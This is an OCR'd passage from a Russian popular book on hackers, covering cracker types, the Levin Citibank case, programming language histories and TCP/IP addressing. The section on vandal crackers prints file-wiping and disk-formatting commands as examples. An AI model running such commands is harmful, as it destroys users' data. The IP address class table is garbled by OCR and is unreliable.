Особая категория пиратов (именно их мы и видим по телеканалам в сводках милицейских новостей в рубрике «нашими доблестными органами разорено еще одно гнездо интеллектуальных пиратов, которые выпуском своих нелицензированных программ нанесли многострадальной фирме Microsoft ущерб аж на миллион долларов...») — это всего лишь обычные смертные, занимающиеся распространением ворованных программ. Они уже могут вообще ничего не знать о компьютерах, их дело — коммерция.

Третья группа — хакеры, использующие свои познания действительно во вред всем и каждому. Они уничтожают компьютерные системы, в которые им удалось прорваться, читают чужие письма, а потом издеваются над их авторами. В общем — неприятные ребята. Когда читаешь в телеконференциях их рассказы о взломах, складывается впечатление, что это люди с ущемленным чувством собственного достоинства.

Есть и еще одна группа — хакеры, которые охотятся за секретной информацией по чьим-либо заказам. Они больны шпионажем, они уже примерили на себя смокинг Джеймса Бонда и заказывают себе невзболтанный мартини с оливкой... Хотя, когда к ним приходят люди из службы безопасности противоположной стороны, эти оливки порой застревают у новоявленных шпионов в глотках... Ну да таковы превратности любимой профессии.

Русские хакеры

В нашей стране компьютеризация происходила толчками — вначале все дружно работали на огромных ЭВМ, потом не менее дружно переселились на персональные компьютеры, сейчас новая мода — подключение к Интернет. На сегодняшний день западные спецслужбы озабочены нашествием хакеров с востока. Еще весной прошлого года, перед своим приездом в Москву, Луис Фри, директор ФБР, сказал, что ежегодно на военных компьютерах США фиксируются несколько тысяч атак российских хакеров (а за прошедший год количество этих атак увеличилось в десятки раз). На самом деле эта цифра преувеличена, поскольку в качестве такой попытки засчитывается и ситуация, когда человек просто «тыкается» в чужой компьютер, пробует набрать какой-нибудь пароль, после чего «отваливает». Естественно, такая «попытка взлома» не имеет ничего общего с настоящей хакерской атакой.

Нам кажется, что этот феномен объясняется тем, что во время экономических потрясений, которые пережила наша страна в последние годы, огромное количество действительно высококлассных специалистов осталось не у дел. Не то, чтобы им совсем нечем было заняться, но они сидели в каких-нибудь НИИ, получая нищенскую зарплату. Естественно, они несколько обозлились. Людям надо было давать какой-нибудь выход накопившейся отрицательной энергии (и просто зарабатывать на жизнь) и тогда началась очередная «русская интервенция». В этот период и было написано то огромное количество вирусов, которым прославилась Россия. Сейчас ситуация понемногу нормализуется, люди находят себе хорошо оплачиваемую работу и, хотя до полного благополучия еще далеко, количество отечественных вирусов пошло на спад.

В большинстве своем отечественные хакеры не получают выгоды от своих взломов, хотя есть и исключения. Существуют, например, хакеры, работающие на разведку. Естественно, с нашими «шпионами» нам встретиться не довелось — уж больно они засекречены, но поимка немецкого хакера, работавшего на КГБ в 80-е годы, описана в автобиографическом детективном романе Клиффорда Столла «Яйцо кукушки», который увидел свет и на русском языке (издательство «ИцГарант»).

«Кукушонок» в Citybanke

Случай с российским хакером, получивший широкую огласку, - арест в Англии Владимира Левина, петербургского парня, который увел значительную сумму денег из Citybank. История эта весьма запутана, все западные печатные источники противоречат друг другу, а данные, представленные Санкт-Петербургским РУОП, весьма отличаются от того, что говорят представители самого банка.

Несколько лет назад собралась группа людей, которая ставила целью перевод чужих денег из банка в собственные весьма просторные карманы. При этом они решили обойтись без всех голливудских атрибутов хорошего гангстерского боевика и вместо краденных машин со спиленными номерами, автоматов и чулочных масок решили обойтись услугами простого питерского паренька. Владимир Левин был в команде этой шайки гангстеров далеко не первым лицом, его имя получило широкую известность лишь благодаря тому, что задержали именно его в Англии, и благодаря совместным контактам с нашими спецслужбами. Налицо была успешная борьба с международным гангстеризмом и, в результате, это дело было раздуто западными СМИ. Гангстерам, кстати, удалось перевести некоторую сумму (около трех с половиной миллионов долларов, по версии представителей банка, и четыреста тысяч долларов, по мнению петербургского РУОП) на счета в США и Израиле. Засечен Левин был по неосторожности — он просто не уничтожил следы своего пребывания в компьютерной системе банка. Но задержать его в России было невозможно — у нас в ту пору не было закона о компьютерных преступлениях, поэтому английская служба безопасности МИ-5 нашла людей в Англии (опять же русских), причастных к этому делу, и надавила на них, чтобы они пригласили Левина в гости, — там он и был задержан. ФБР через Интерпол вышло на РУОП и ФСБ. Сейчас в Санкт-Петербурге по обвинению в финансовых махинациях арестовано несколько человек, причастных к этому делу (точное количество и фамилии этих людей РУОП не разглашает до окончания следствия).

По словам одного из питерских хакеров, дела с безопасностью в Citybank обстояли весьма плохо. Доходило до того, что «входы» в некоторые компьютеры банка не были даже прикрыты паролями. По его словам, вся питерская хакерская тусовка более года «жила» на этих компьютерах. За это время там «побывало» более ста человек, что называется, без «цели наживы». Они использовали твердые диски банковских вычислительных машин для хранения своих программ, просматривали внутреннюю банковскую документацию и даже уста-

новили на эти компьютеры программу, при помощи которой общались друг с другом. В конце концов, дошло до того, что однажды один из хакеров, «зайдя» в компьютеры банка в нетрезвом состоянии, остановил работу одного из центральных компьютеров. Такая наглость, естественно, не могла остаться незамеченной и служба безопасности Citybank, наконец, начала шевелиться. Сами хакеры не считают Владимира Левина «своим», он просто неплохо разбирался в компьютерах. Вообще для того, чтобы перевести деньги из банка, знаний, как проникнуть в систему, недостаточно — необходимо знать, как функционирует банк, причем на очень высоком уровне. Левину удалось найти людей, которые рассказали ему, как проникнуть в эти компьютеры, а собственно переводом денег занимались соответствующие специалисты. Сейчас, естественно, служба безопасности банка утверждает, что они почти год следили за тем, что делали хакеры на их компьютерах, чтобы взять их с поличным. Но поверить в их слова тяжело — за тот год, что русские хакеры пользовались этими компьютерами, никаких мер по безопасности банковской компьютерной сети предпринято не было. А ведь за это время появилось много новых людей, проникших в эту сеть и, в конечном итоге, мешавших нормальной работе банка.

Огласка этого факта оказалась выгодна как Citybank, так и ФБР. Первому — поскольку у него были проблемы с налоговой службой и под это дело можно было списать крупные суммы денег, а для второго - поскольку они показали «высокий класс» работы, а под шумок можно потребовать с Правительства дополнительных денег на борьбу с русскими хакерами.

Сейчас и российские банки начали подключаться к компьютерным сетям, но нашим банкирам, как нам кажется, атаки отечественных хакеров не грозят. По рассказу системного администратора одной из фирм, занимающейся предоставлением доступа к Интернет, ему както позвонил программист одного из российских банков и сказал, что с компьютеров этой фирмы была произведена попытка взлома. В конце разговора он добавил: «Ты уж разберись, пожалуйста, а то у нас тут работают люди, которые привыкли разбираться с подобными проблемами нетехническими методами».

Категории кракеров

Если даже психически нездоровых людей наша медицина распределяет по степени буйности, навязчивости идей и глубине раздвоения личности, то сам Бог велел и нам попытаться вынести классификацию компьютерных «шутников». Существуют следующие виды кракеров.

Вандалы

Самая известная (во многом благодаря повседневности вирусов, а также творениям некоторых журналистов) и, надо сказать, самая малочисленная часть кракеров. Их основная цель — взломать систему для ее разрушения. К ним можно отнести, во-первых, любителей команд типа:

```
rm -f -d *
del *. *
format c:/U и т. д. ,
```

и, во-вторых, специалистов в написании вирусов или «троянских коней». Совершенно естественно, что весь компьютерный мир ненавидит кракеров-вандалов лютой ненавистью. Эта стадия кракерства обычно характерна для новичков и быстро проходит, если кракеру удается совершенствоваться (ведь довольно скучно осознавать свое превосходство над беззащитными пользователями). Кракеров, которые даже с течением времени не миновали эту стадию, а только все более совершенствовали свои навыки разрушения, иначе, чем социальными психопатами, не назовешь.

Шутники

Наиболее безобидная часть кракеров (конечно, в зависимости от того, насколько злые они предпочитают шутки), основная цель которых — известность, достигаемая путем взлома компьютерных систем и внесением туда различных эффектов, выражающих их неудовлетворенное чувство юмора. «Шутники» обычно не наносят существенный ущерб (разве что моральный). На сегодняшний день в Internet это наиболее распространенный класс кракеров, обычно осуществляющих взлом Web-серверов, оставляя там упоминание о себе.

К шутникам также можно отнести создателей вирусов с различными визуально-звуковыми эффектами (музыка, дрожание или переворачивание экрана, рисование всевозможных картинок и т. п.). Все это, в принципе, либо невинные шалости начинающих, либо — рекламные акции профессионалов.

Взломщики

Это профессиональные кракеры, пользующиеся наибольшим почетом и уважением в кракерской среде. Их основная задача — взлом компьютерной системы с серьезными целями, как то: кража или подмена хранящейся там информации. В общем случае, для того, чтобы осуществить взлом системы, необходимо пройти три основные стадии:

исследование вычислительной системы с выявлением изъянов в ней, разработка программной реализации атаки и непосредственное ее осуществление. Естественно, настоящим профессионалом можно считать того кракера, который для достижения своей цели проходит все три стадии. С некоторой натяжкой также можно считать профессионалом того кракера, который, используя добытую третьим лицом информацию об уязвимости в системе, пишет программную реализацию данной уязвимости. Осуществить третью стадию, очевидно, может в принципе каждый, используя чужие разработки. Но то, чем занимаются взломщики — это обычное воровство, если абстрагироваться от предмета кражи. К сожалению, у нас, в России, все не так просто. В стране, где большая часть программного обеспечения, используемого пользователями, является пиратским, то есть украденным не без помощи тех же взломщиков, почти никто не имеет морального права «бросить в них камень». Конечно, взлом компьютерных систем с целью кражи ни в коем случае нельзя назвать достойным делом, но и упрекать кракеров-взломщиков могут только те, кто легально приобрел все используемое программное обеспечение.


Что дает взлом?

Глубокое непонимание большинством обывателей проблем, связанных с информационной безопасностью в вычислительных системах, с течением времени сформировало определенный миф о всемогуществе хакеров и повсеместной беззащитности компьютерных систем.

Отчасти этот миф является реальностью. Действительно, современные вычислительные системы и сети общего назначения имеют серьезнейшие проблемы с безопасностью. Но, подчеркнем, именно вычислительные системы общего назначения. Там же, где требуются обработка критической информации и обеспечение высшего уровня защиты и секретности (например, в военной области, в атомной энергетике и т. п.), используются специализированные защищенные ВС, которые (и это чрезвычайно важно!) в основном изолированы от сетей общего назначения (от сети Internet, например).

На этом авторы вступительную часть своей книги считают законченной и полагают, что и в последующем будут на все темы говорить просто, ясно, конкретно и по существу.

Глава 2
ТЕХНОЛОГИЯ ХАКИНГА



ЯЗЫКИ ПРОГРАММИРОВАНИЯ

Как основой самогона являются сахар и дрожжи, основой пива — солод и хмель, так же и основой хакерства является знание языков программирования.

Unix

Год рождения ARPANET был также годом, когда хакер из «Bell Labs» по имени Кен Томпсон (Ken Thompson) изобрел Unix.

Томпсон был вовлечен в работу по разработке операционной системы с разделением времени, называемой Multics. Идея состояла в том, чтобы сделать использование Multics (и программирование для нее) намного более простым, чтобы увеличить производительность работы. Начальство тянуло проект даже когда у Multics появились признаки раздувания в непригодного к использованию белого слона (позже система была выставлена на продажу, но так никогда и не пользовалась успехом). Томпсон отказался от среды Multics и начал обыгрывать смесь идей Multics'a со своими собственными на замусоренном DEC PDP-7.

C

Другой хакер по имени Деннис Ричи (Dennis Ritchie) придумал новый язык, названный «C», для использования под эмбриональным Unix'oM Томпсона. Подобно Unix, C был разработан, чтобы быть приятным, естественным и гибким. Интерес к этим инструментам распространился в Bell Labs, и они получили популярность в 1971 году, когда Thompson и Ritchie выиграли предложение сделать то, что мы теперь называем системой автоматизации делопроизводства для внутреннего использования в лабораториях. Но парни имели виды на больший успех.

Традиционно операционные системы писались на ассемблере, чтобы извлечь максимально возможную эффективность (КПД) из хост-машин. Томпсон и Ричи были среди первых, кто понял, что аппаратные средства и технология компилирования стали достаточно хо-

роши, чтобы операционная система полностью могла быть написана на C, и к 1974 году среда целиком была успешно перенесена на несколько машин различных типов.

Такого раньше никогда не было и результаты были впечатляющими. Раз Unix мог представлять одинаковый интерфейс, одинаковые возможности на машинах многих различных типов, то он мог служить и средой стандартного программного обеспечения для всех них. Пользователям не надо было больше платить за разработку нового программного обеспечения, всякий раз, когда машины устаревали. Хакеры могли переносить программные инструменты между различными машинами, вместо того, чтобы каждый раз заново изобретать велосипед.

Помимо переносимости, Unix и C имели еще одну важную силу. Они были сконструированы как философия «для самых тупых». Программист мог легко удерживать полную логическую структуру C в своей голове (в отличие от большинства других языков) вместо того, чтобы постоянно обращаться к справочникам; и Unix был структурирован как гибкий инструментарий простых программ, разработанных для комбинирования друг с другом в необходимых направлениях.

Java

Начало 1996 года ознаменовано появлением нового языка программирования Java. На домашней странице WWW Consortium Java была внесена в список так называемых Мобильных Кодов — одного из перспективных направлений развития технологии World Wide Web. И вот в конце 1996 года на Западе начался бум Java, который к моменту проведения выставки Unix-Expo`96 докатился и до нашей страны.

Согласно истории технология Java (Кофе) родилась из проекта Oak (Дуб), основной целью которого была разработка объектно-ориентированных средств описания и коммуникации различного рода электронных устройств. Из-за неудачи этого проекта в 1994 году опыт, накопленный в рамках его реализации, было решено применить к продуктам, ориентированным на применение в Internet. С апреля 1995 года по сети свободно распространяется HotJava — интерфейс просмотра страниц World Wide Web для платформ Sun. Буквально через месяц Netscape Communication — законодатель моды в разработке программ-интерфейсов Internet — покупает лицензию на Java . В настоящее время Hotjava реализована не только для SunOS и Solaris, но и для многих других Unix-платформ и Windows NT. Кроме Hotjava, мобильный код Java может интерпретироваться и второй версией программы Netscape Navigator для всех систем, кроме Windows 3.x.

Система программирования на Java позволяет компилировать программы для компьютерной платформы, на которой она стоит в том же ключе, как и любая другая, например, C или C++. В этом случае основным отличием Java-программ, которые называются Java-applications, является использование библиотеки Java-классов, которые обеспечивают разработку безопасных, распределенных систем. При этом утверждается, что язык позволяет делать гораздо меньше ошибок при разработке программ. Главным при этом является тот факт, что в Java напрочь отсутствует адресная арифметика.

Гораздо более интересным является разработка мобильных Java байт-кодов, которые в терминах Java-технологии называются applets.

Модула-2

Язык программирования Модула-2 был создан Н. Виртом в 1979 году и впервые реализован на мини-ЭВМ PDP-11. В 70-х гг. Паскаль получил широкое признание у пользователей ЭВМ и преподавателей, однако первоначально он был разработан для обучения программированию и имел множество недостатков как язык разработки программного обеспечения. В Модуле-2 эти недостатки были устранены, но при этом сохранены логическая структура и характерные черты его предшественника. Кроме того, в Модуле-2 были введены новые мощные языковые средства. В мае 1986 года в ВЦ СОАН СССР состоялся первый Всесоюзный семинар по Модуле-2 и инструментальным системам на его основе.

Язык программирования Модула-2 относится к машинонезависимым языкам. Н. Вирт применил Модулу-2 в написании полной операционной системы для мини-ЭВМ Lilith. Характерной чертой Модулы-2 является раздельная компиляция, позволяющая разрабатывать и хранить в библиотеках программы, которые можно использовать повторно.

Си++

Первые версии языка программирования Си++ (тогда он назывался «Си с классами») были разработаны в начале 80-х годов Бьярном Страуструпом, сотрудником знаменитой AT&T Bell Labs, где ранее были разработаны операционная система UNIX и язык программирования Си. По признанию самого автора языка, Си++ никогда не разрабатывался на бумаге. Проектирование, реализация и документирование новых возможностей происходили фактически одновременно. Единственной целью разработки было создание языка, на котором

было бы удобно программировать автору и его друзьям. За основу был взят популярный в среде профессиональных разработчиков язык программирования Си. Первыми средствами, которыми был расширен Си, стали средства поддержки абстракций данных и объектно-ориентированного программирования. Как это принято в AT&T, описание нового языка не было опубликовано сразу. Первыми его пользователями стали сами сотрудники Bell Labs.

Форт

Язык программирования Форт был разработан Чарльзом Муром. Первоначально язык назывался FOURTH, однако на ЭВМ, на которой он работал, символьные имена могли иметь только пять букв. Так язык стал называться FORTH. Несмотря на конкуренцию других языков программирования, в частности языка Си, Форт мало-помалу стал завоевывать популярность, особенно при решении задач управления сложными объектами в реальном времени. Характерные черты языка Форт:

стек — единственная структура данных;
основной тип данных — целый;
простой синтаксис и компактная запись;
малая потребность в ресурсах;
быстрая интерпретация на основе машинного кода;
отсутствие контроля за переменными.

Язык Форт использовался для математического обеспечения корабля многоразового использования типа Шаттл, спутников Земли, для разработки телеигр, при создании мультфильмов Stars Wars и т.д. В 1976 году Комитет международного астрономического союза принял Форт в качестве стандартного языка программирования. Позднее Форт применялся для создания экспертных систем, систем искусственного зрения, автоматизации анализа крови и кардиологического контроля.

Perl

Когда встает вопрос о создании приложений системного уровня, в частности сценариев Web-серверов, на первый план выходит язык программирования Perl — прежде всего, благодаря своей проверенности и богатству возможностей. Perl (Practical Extraction and Reporting Language, или, как иногда расшифровывают это название создатель Perl и другие его фанатичные приверженцы, — Pathologically Eclectic Rubbish Lister) является одним из наиболее мощных и популярных языков программирования.

История Perl началась в 1987 году, когда человек по имени Ларри Уолл занялся разработкой языка, необходимого ему для решения проблем системного программирования, с которыми он сталкивался как администратор Unix-систем. Несмотря на такое скромное начало, Perl вырос в полнофункциональный сложный язык. Он привлекателен тем, что заполняет разрыв между методами программирования командного процессора Unix и С-приложениями, обладая простотой первых и функциональностью последних.

Уолл характеризует его так: «Perl — это интерпретируемый язык, оптимизированный для сканирования произвольных текстовых файлов, извлечения информации из этих файлов и печати отчетов на основе этой информации. С его помощью также можно решать многие задачи системного управления. При разработке этого языка целью была не столько красота (небольшой объем, элегантность и оптимальность), сколько практичность (простота в использовании, эффективность и полнота)». Уолл указывает также, что синтаксис выражений Perl находится в полном соответствии с синтаксисом выражений языка С; Perl не ограничивает произвольно объем ваших данных — «если вы располагаете памятью, Perl может загрузить в нее весь ваш файл как одну строку»; рекурсия может быть неограниченной глубины, а, кроме того, язык применяет изощренные методы сопоставления с образцом для быстрого сканирования больших объемов данных.

Оберон

Язык Оберон был создан в 1987 году Никлаусом Виртом, профессором Института компьютерных систем Федерального технического университета (ETH, Цюрих, Швейцария), автором языков Паскаль и Модула-2. Язык носит имя спутника планеты Уран.

Оберон отличается от Модулы-2 отсутствием многих необязательных конструкций; добавлены же в язык средства объектно-ориентированного программирования — расширяемые записи. Оберон — это самый простой универсальный язык. При этом, продолжая традицию Паскаля и Модулы-2, он обеспечивает строгий контроль на этапе трансляции, способствуя созданию надежных программ,

Оберон-2

В 1992 году были приняты расширения языка Оберон, предложенные Ханспетером Мёссенбёком. Расширенный язык получил название Оберон-2. Основное нововведение — связанные с типами процедуры. Сейчас Оберон-2 является фактическим стандартом языка.

Летом 1993 года в лондонском пригороде Кройдон в отеле «Oakwood» состоялась конференция разработчиков Оберон-компиляторов и программистов, на которой были согласованы требования к составу библиотечных модулей, сопровождающих реализации Оберона. Принятый документ известен под названием «Oakwood guidelines» («Дубовые требования»).

Почему ломают сети?

Говорят, что сильными сторонами наших взломщиков остаются коллективизм и взаимопомощь, а также мощный полет воображения, чего в большинстве лишены их прагматичные западные коллеги. Поэтому действуют они дружной толпой, которой, как известно, и батьку хорошо бить. Рассчитанные на западные стандарты системы защиты от взлома лихих и невероятно изобретательных россиян обычно бессильны: это все равно, что охраннику с резиновой дубинкой пытаться остановить банду, вооруженную ломами.

Кражей же денег со счетов пока занимаются единицы и то от случая к случаю и исключительно по заказам. Например, прошлой весной один западный банк по заказу крупной московской преступной группировки «налетел» сразу на 140 миллионов долларов, но шума поднимать не стал, ибо деньги те были не очень чистыми. А вот через два-три года с расширением в России компьютерных коммуникаций такие вещи могут быть поставлены на поток.

Предвидя такой оборот событий, руководители ФБР и иже с ними уже сейчас поднимают шум и, соответственно, требуют дополнительных ассигнований. И, как ни странно, наши хакеры выступают здесь в роли добровольных и весьма эффективных помощников... Кстати, в том году по российской компьютерной сети «Фидонет» прошла информация, что некий ее участник забрался в компьютер управления сетью международных спутников «Иммарсат» (обслуживает навигацию, космос, связь, сигналы «SOS» и т. д.). Он не только сам там «погулял», но и выдал в сеть все инструкции и пароли по вхождению в базу данных. Чем это может обернуться для спутниковой сети, пока неясно.

Нахальство наших компьютерных хулиганов не в последнюю очередь обусловлено фактическим отсутствием борьбы с ними на родине. Причем нельзя сказать, что совсем ничего не делается. В прошлом году вышел специальный указ Президента о защите инфор-

мации. Россия обязалась сотрудничать в этой области с Интерполом. В начале 1995 года в МВД было создано специальное подразделение по борьбе с хакерами в количестве восьми человек. По этому вопросу было даже специальное заседание Совета безопасности. Однако на вопрос корреспондента о результатах поимки злодеев ответственный работник МВД ответил прямо: «Молодой человек, арестовывают и судят у нас по законам, а не по указам».

В 1997 году ФБР обратилось к правоохранительным органам России. Дело в том, что американские глобальные коммерческие информационные сети, такие как America Online и Microsoft Network, за 4 месяца 1996 года понесли ощутимые убытки от хакеров, использующих для входа в сеть фальшивые кредитные карточки. Проследив линки, службы безопасности указанных сетей передали всю информацию ФБР, т. к. было выявлено, что большинство незаконных подключений производится со стороны России.

Вообще в Интернет, несмотря на его автоматический роуминг, определить источник подключения довольно просто, но дорого (приходится держать дополнительный штат сотрудников). В АОЛ и МСН такие подразделения существуют.

Ну и что? Первым делом начинается проверка всех официальных точек входа в сеть. Т. е., если в городе имеется официальное представительство сети со своим номером телефона для подключения к конкретной сети, все подключения начинают контролировать автоматически. При этом работает АОН или CID (если набор тональный). Если абонент официально подключен к сети — все нормально. Если номер не определяется — абонента «выкидывает с линии». Если номер телефона не совпадает с базой данных официальных пользователей — соединение автоматически берется на контроль.

Не спасает и подключение через Интернет (через промежуточные сетки), т. к. текущий линк всегда фиксируется при соединении (этот момент используется сетью для автоматического роуминга пакетов данных). Только в Москве в 1996 году было выявлено более 360 человек, незаконно использующих коммуникационные услуги. Юридическая тонкость момента: сидя дома, человек совершает преступление на территории США. На требование привлечь их к ответственности в соответствии с законодательством США — ...тут можно годами разбираться.

В данном случае применимы статьи УК РФ, касающиеся финансовых преступлений. Т. е., если хакера нельзя привлечь за взлом сети, его можно привлечь к уголовной ответственности по другим статьям (например, хулиганство, подделка денежных знаков и т. п.).

Одно известно: все выявленные абоненты на данный момент продолжают гулять по коммерческим сетям через Интернет, совершенно не подозревая, что они уже на контроле. А счетчик, как говорится, включен.

В любом случае для того, чтобы бороться с хакерством и его последствиями, надо понять, что в руках и хакеров и обычных пользователей находится в принципе одно и то же оружие. Надо лишь научиться его правильно применять.

Основа всего — протокол TCP/IP

Семейство протоколов TCP/IP широко применяется во всем мире для объединения компьютеров в сеть Internet. Единая сеть Internet состоит из множества сетей различной физической природы — от локальных сетей типа Ethernet и Token Ring до глобальных сетей. Более подробную информацию о протоколах TCP/IP можно найти в RFC (Requests For Comments) — специальных документах, выпускаемых Сетевым Информационным Центром (Network Information Center – NIC).

IP-адресация

Каждая машина в сети, работающей по протоколу TCP/IP (IP-сети), имеет уникальный адрес, который присваивается администратором, и все данные передаются и получаются машиной с использованием этого уникального адреса. Вторым, не менее важным параметром, характеризующим машину, является маска подсети — величина, определяющая максимальное число машин, которые могут находиться в одном локальном сегменте сети. Администратор сети присваивает IP-адреса машинам в соответствии с тем, к каким IP-сетям они подключены. Старшие биты 4-хбайтного IP-адреса определяют номер IP-сети. Оставшаяся часть IP-адреса — номер узла (хост-номер).

Существуют 5 классов IP-адресов, отличающиеся количеством бит в сетевом номере и хост-номере. Класс адреса определяется значением его первого байта. Из этих 5 классов широко используются первые три.

В таблице приведено соответствие классов адресов значениям первого байта.

Биты	1	8	16	24
Класс A	O			
Класс A	10			
Класс A	110			

Адреса класса A предназначены для использования в больших сетях общего пользования. Они допускают большое количество номеров узлов. Адреса класса B используются в сетях среднего размера, например, сетях университетов и крупных компаний. Адреса класса C используются в сетях с небольшим числом компьютеров.

Внутри диапазона адресов каждого класса существуют так называемые «фиктивные» или «зарезервированные» диапазоны адресов, данные из которых не передаются в глобальную сеть, и Вы можете использовать их для своих целей.

Класс сети	Началодиапазона	Конец диапазона	Маска подсети
A	10.0.0.0	10.255.255.	255255.0.0,0
B	172.16.0.0	172.31.255.	255255255.0.0
C	192.168.1120	192.168.112.255	255.255.255.0

Выбор адреса

Прежде, чем вы начнете использовать сеть с TCP/IP, вы должны получить один или несколько официальных сетевых номеров. Выделением номеров (как и многими другими вопросами) занимается DDN Network Information Center (NIC).

Выделение номеров производится бесплатно и занимает около недели. Вы можете получить сетевой номер вне зависимости от того, для чего предназначена ваша сеть. Даже если ваша сеть не имеет связи с объединенной сетью Internet, получение уникального номера желательно, так как в этом случае есть гарантия, что в будущем при включении в Internet или при подключении к сети другой организации не возникнет конфликта адресов.

Скорее всего, адрес для вашей сети предоставит ваш провайдер.

Подсети

Адресное пространство сети может быть разделено на непересекающиеся части — «подсети», с каждой из которых можно работать как с обычной сетью TCP/IP. Таким образом, единая IP-сеть организации может строиться как объединение подсетей. Как правило, подсеть соответствует одной физической сети, например, одной сети Ethernet.

Конечно, использование подсетей необязательно. Можно просто назначить для каждой физической сети свой сетевой номер, например, номер класса С. Однако такое решение имеет два недостатка. Первый, и менее существенный, заключается в пустой трате сетевых номеров. Более серьезный недостаток состоит в том, что если ваша организация имеет несколько сетевых номеров, то машины вне ее должны поддерживать записи о маршрутах доступа к каждой из этих IP-сетей. Таким образом, структура IP-сети организации становится видимой для всего мира. При каких-либо изменениях в IP-сети информация о них должна быть учтена в каждой из машин, поддерживающих маршруты доступа к данной IP-сети.

Порты

Взаимодействие между прикладными процессами в сети осуществляется через порты. Порты нумеруются, начиная с нуля. Прикладной процесс, предоставляющий некоторые услуги другим прикладным процессам (сервер), ожидает поступления сообщений в порт, специально выделенный для этих услуг. Сообщения должны содержать запросы на предоставление услуг. Они отправляются процессами-клиентами.

Например, сервер SMTP всегда ожидает поступлений сообщений в порт 25. Если клиент SMTP желает получить услугу, он посылает запрос в порт 25 на машину, где работает сервер. Данный номер порта является общеизвестным, то есть фиксированным номером, официально выделенным для услуг SMTP. Общеизвестные номера определяются стандартами Internet.

История взлома АЭС


В качестве примера напомним случай на Игналинской АЭС, когда местный системный программист внедрил в вычислительную систему программную закладку («троянского коня»), которая чуть не привела к аварии станции. Однако, как утверждает статистика, нару-

шения безопасности вычислительной системы собственным персоналом станции составляют около 90 процентов от общего числа нарушений.

Подводя итог, мы не утверждаем, что критические вычислительные системы неуязвимы, практически невозможно лишь реализовать на них успешную удаленную атаку.

Прочитав этот пункт, недоверчивый читатель может заметить, что он лично встречал заметки о том, как «кракеры проникли в компьютер Пентагона или НАСА». Не стоит обольщаться. Все дело в том, что, как и любая другая уважающая себя организация, будь то ЦРУ, АНБ или НАСА, они имеют свои WWW— или ftp-серверы, находящиеся в открытой сети и доступные всем. В рекламных целях, разумеется. И кракеры в этом случае проникали именно в них. И только в них. И не больше!

Глава 3
ХАКЕРЫ В ИНТЕРНЕТЕ



Подобно великой реке, медленно, но неуклонно пробивающей себе русло среди скал, Internet постепенно осуществляет революционные преобразования в методах ведения бизнеса, а также в способах связи между учеными и техническими работниками.

Internet в определенном смысле помогает стиранию граней между развивающимися и развитыми странами. Разработчик высокоскоростных сетей для бразильского агентства по развитию науки и техники Хелдер Лайм Сантос де Рош уверен: «Для людей, живущих, как и я, в странах третьего мира, Internet является источником информации, получить которую в печатном виде можно только через несколько месяцев, когда она уже будет не нужна. Это дает нам шанс не отстать по уровню развития технологии от развитых стран».

«Если сформулировать кратко, то Internet -- это уникальное средство разрушения всех международных границ: стоит только начать обмен информацией, как все страхи и взаимное непонимание исчезают», — заметил Боб Эллиот.

В настоящее время 85 стран мира имеют доступ к Internet, благодаря чему их граждане могут воспользоваться любой информацией из богатейшей сокровищницы этой сети и использовать данные для собственных целей.

